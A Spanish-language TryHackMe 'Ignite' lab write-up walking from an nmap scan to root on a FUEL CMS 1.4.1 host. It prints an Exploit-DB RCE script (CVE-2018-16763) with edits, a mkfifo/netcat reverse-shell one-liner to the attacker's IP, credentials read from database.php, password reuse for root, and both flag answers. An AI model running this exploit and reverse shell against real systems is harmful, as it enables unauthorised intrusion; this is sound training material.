


# Ignite

Esta es una room sencilla que incluye un servicio CMS vulnerable y una shell reverse para pasar de un escaneo inicial de nmap al acceso root. Aquí te explico cada paso necesario para completar esta room. Adelante!!!

Iniciar la máquina de destino haciendo clic en el botón verde "Iniciar máquina" en la parte superior de la tarea. Luego, conectarse a la red TryHackMe mediante la VPN que la misma plataforma entrega. En mi caso estoy usando mi propia máquina virtual Kali, así que me conectaré a través de OpenVPN.



Lo primero es realizar ping hacia la máquina para corroborar que hay respuesta ICMP, con el comando **ping 10.10.173.5** (siempre que reinicia o se acaba el tiempo la IP de la maquina victima cambia)

Luego con el comando **nmap -sC -sV -T4 10.10.173.5** se observa el puerto 80 http abierto, corriendo un servicio Apache y FUEL CMS. Como resultado obtenemos un único servicio HTTP.

```
root@PeNteSTiNG: /home/deadgirl/Documents/rooms/4. Ignite
File Actions Edit View Help
root@PeNteSTiNG-[/home/deadgirl/Documents/rooms/4. Ignite]
# ping 10.10.173.5
PING 10.10.173.5 (10.10.173.5) 56(84) bytes of data.
64 bytes from 10.10.173.5: icmp_seq=15 ttl=61 time=358 ms
64 bytes from 10.10.173.5: icmp_seq=16 ttl=61 time=329 ms
64 bytes from 10.10.173.5: icmp_seq=17 ttl=61 time=366 ms
64 bytes from 10.10.173.5: icmp_seq=18 ttl=61 time=403 ms
^C
--- 10.10.173.5 ping statistics ---
18 packets transmitted, 4 received, 77.7778% packet loss, time 17330ms
rtt min/avg/max/mdev = 328.966/364.056/402.986/26.366 ms


root@PeNteSTiNG-[/home/deadgirl/Documents/rooms/4. Ignite]
# nmap -sC -sV -T4 10.10.173.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 21:14 -04
Nmap scan report for 10.10.173.5
Host is up (0.40s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Welcome to FUEL CMS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /fuel/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.14 seconds

root@PeNteSTiNG-[/home/deadgirl/Documents/rooms/4. Ignite]
#
```


En mi caso con la IP de la máquina víctima, use Google Chrome el cual me llevo a la página **Welcome to Fuel CMS**

**NOTA:** FUEL CMS es un sistema de gestión de contenido fácil de usar basado en CodeIgniter.



En otra pestaña de mi Browser ingrese a **Exploit-DB** Plataforma busque **fuel CMS 1.4.1 - Remote Code Execution (1)** el cual corresponde a la plataforma de Linux, ya que los demás solo eran para PHP, luego de descargar **Exploit** lo guarde en el directorio dedicado para la resolución de la maquina Ignite. Luego con el comando **ls** verifico el archivo en dicha carpeta.

Este script explora la vulnerabilidad revelada en CVE-2018-16763, que muestra que FUEL CMS en versiones  $\leq 1.4.1$  es vulnerable a la ejecución remota de código (RCE) causada por una validación de entrada incorrecta en el `/pages/select` parámetro de filtro y `/preview` el parámetro de datos.



The image shows a browser window displaying the Exploit-DB website. The main heading is "fuel CMS 1.4.1 - Remote Code Execution (1)". Below this, there are several boxes containing metadata:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47138	2018-16763	0XD0FF9	WEBAPPS	LINUX	2019-07-19

Below these boxes, there are three status indicators: "EDB Verified: ✗", "Exploit: 📄 / 📄", and "Vulnerable App: 📄".

The main content area displays the exploit script:


```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

import requests
import urllib

url = "http://127.0.0.1:8081"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start
```


Below the script, there is a terminal window showing the command `ls` being executed in the directory `/home/deadgirl/Documents/rooms/4. Ignite`. The output of the command is `47138.py`.

Con la herramienta **Sublime-Text** editar las líneas 14, 24 y 25.




```
1 # Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
2 # Date: 2019-07-19
3 # Exploit Author: 0xd0ff9
4 # Vendor Homepage: https://www.getfuelcms.com/
5 # Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
6 # Version: <= 1.4.1
7 # Tested on: Ubuntu - Apache2 - php5
8 # CVE : CVE-2018-16763
9
10
11 import requests
12 import urllib
13
14 url = "http://127.0.0.1:8881"
15 def find_nth_overlapping(haystack, needle, n):
16     start = haystack.find(needle)
17     while start >= 0 and n > 1:
18         start = haystack.find(needle, start+1)
19         n -= 1
20     return start
21
22 while 1:
23     xxxx = raw_input('cmd:')
24     burp0_url = url+ "/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%
25     proxy = {'http': 'http://127.0.0.1:8880'}
26     r = requests.get(burp0_url, proxies=proxy)
27
28     html = "<!DOCTYPE html>"
29     htmlcharset = r.text.find(html)
30
31     begin = r.text[0:20]
32     dup = find_nth_overlapping(r.text,begin,2)
33
34     print r.text[0:dup]
```

Ya editado el archivo en la línea 14, colocar la IP de la maquina víctima, luego en la línea 24 a la 26 eliminar el texto **burp0\_** y en la línea 25 eliminar la línea completa, ya que hace alusión a Burp Suite (en esta oportunidad no se utilizará).



```
1 # Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
2 # Date: 2019-07-19
3 # Exploit Author: 0xd0ff9
4 # Vendor Homepage: https://www.getfuelcms.com/
5 # Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
6 # Version: <= 1.4.1
7 # Tested on: Ubuntu - Apache2 - php5
8 # CVE : CVE-2018-16763
9
10
11 import requests
12 import urllib
13
14 url = "http://10.10.179.31"
15 def find_nth_overlapping(haystack, needle, n):
16     start = haystack.find(needle)
17     while start >= 0 and n > 1:
18         start = haystack.find(needle, start+1)
19         n -= 1
20     return start
21
22 while 1:
23     xxxx = raw_input('cmd:')
24     url = url+ "/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%
25     r = requests.get(url)
26
27     html = "<!DOCTYPE html>"
28     htmlcharset = r.text.find(html)
29
30     begin = r.text[0:20]
31     dup = find_nth_overlapping(r.text,begin,2)
32
33     print r.text[0:dup]
```

Una vez editado, darle privilegios root con el comando **chmod +x 47138.py**, por ultimo ejecutar el exploit con el comando **python2 47138.py** (quedara en escucha...)




```
root@PeTeStiNG: /home/deadgirl/Documents/rooms/4. Ignite
File Actions Edit View Help
E0B Verified: X Exploit: 0 / {}
(root@PeTeStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# ls
47138.py
(root@PeTeStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# chmod +x 47138.py
(root@PeTeStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# ls
47138.py
(root@PeTeStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# python2 47138.py
cmd:
# Exploit Author: 0xd0ff0
# Vendor Homepage: https://www.getfuels.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-18763

import requests
import urllib

url = "http://127.0.0.1:8881"
```

En otra pestaña del Browser de preferencia ir a **Reverse Shell Generator** aquí podrán generar un comando que podrá otorgar una Shell Reverse dependiendo el formato, en mi caso use **nc mkfifo**



En una terminal poner en escucha, yo use el puerto 1234

```
root@PeNteStiNG: /home/deadgirl/Documents/rooms/4. Ignite
File Actions Edit View Help

(root@PeNteStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.2.37.202] from (UNKNOWN) [10.10.179.31] 60694
sh: 0: can't access tty; job control turned off
$
```

En otra terminal completar con el comando entregado en la página de Reverse Shell Generator, el comando que use fue **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc (IP de la maquina atacante + Port) >/tmp/f**

```
(root@PeNteStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# python2 47138.py
cmd:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.2.37.202 1234 >/tmp/f
```

Ya con todo el procedimiento anterior se logra tener acceso mediante Shell Reverse a la maquina víctima. En mi caso comencé a listar los directorios y en primera instancia no encontré nada así que descargué con el comando **python -c 'importar pty; pty.spawn("/bin/bash")'** una mejor shell **export TERM=xterm**.

Ahora se observa los directorios y archivos para encontrar la primera flag del usuario:

```
root@PeNteStiNG: /home/deadgirl/Documents/rooms/4. Ignite
File Actions Edit View Help

(root@PeNteStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.2.37.202] from (UNKNOWN) [10.10.179.31] 60694
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/var/www/html$ ^Z
zsh: suspended nc -lvnp 1234

(root@PeNteStiNG)-[/home/deadgirl/Documents/rooms/4. Ignite]
# stty raw -echo;fg
[1] + continued nc -lvnp 1234

www-data@ubuntu:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html$ cd /home
www-data@ubuntu:/home$ ls
www-data
www-data@ubuntu:/home$ cd www-data/
www-data@ubuntu:/home/www-data$ ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$
```

Ya se ha capturado la primera flag

User.txt

6470e394cbf6dab6a91682cc8585059b

✓ Correct Answer

Después de probar algunas técnicas básicas de escalada de privilegios, voy a la DB de la página inicial **fuel CMS** ubicada en el directorio **cd /var/www/fuel/application/config/** ya con el comando **ls** se listan los directorios y archivo, aquí podrán encontrar el archivo **database.php** y con el comando **cat database.php** podrán observar lo que contiene en su interior.

```
www-data@ubuntu:/home/www-data$ cd /var/www/html/fuel/
www-data@ubuntu:/var/www/html/fuel$ ls
application  data_backup  install  modules
codeigniter  index.php    licenses  scripts
www-data@ubuntu:/var/www/html/fuel$ cd application/config/
www-data@ubuntu:/var/www/html/fuel/application/config$ ls
MY_config.php      constants.php  google.php     profiler.php
MY_fuel.php        custom_fields.php  hooks.php     redirects.php
MY_fuel_layouts.php  database.php   index.html     routes.php
MY_fuel_modules.php  doctypes.php  memcached.php  smileys.php
asset.php           editors.php    migration.php  social.php
autoload.php        environments.php  mimes.php     states.php
config.php          foreign_chars.php  model.php     user_agents.php
www-data@ubuntu:/var/www/html/fuel/application/config$
```

El archivo **database.php** contiene algunas credenciales como el usuario y password.

```
root@PeNteSTING: /home/deadgirl/Documents/rooms/4. Ignite
File Actions Edit View Help
$query_builder = TRUE;

$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}

www-data@ubuntu:/var/www/html/fuel/application/config$
```

Intentar ver si la contraseña **mememe** es la misma para el usuario **root** y efectivamente si corresponde. Así que ya una vez dentro del usuario root listar los directorios y archivos que allí pudieran haber, pero solo lista un archivo txt con el nombre **root.txt**, este archivo contiene la segunda flag.

```
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
Password:
root@ubuntu:/var/www/html/fuel/application/config# whoami
root
root@ubuntu:/var/www/html/fuel/application/config# cd /root/
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```

## Segunda flag

Root.txt

b9bbcb33e11b80be759c4e844862482d

✓ Correct Answer



# Congratulations!

You've completed the room! Share this with your friends:

 Twitter

 Facebook

 LinkedIn

[Leave feedback](#)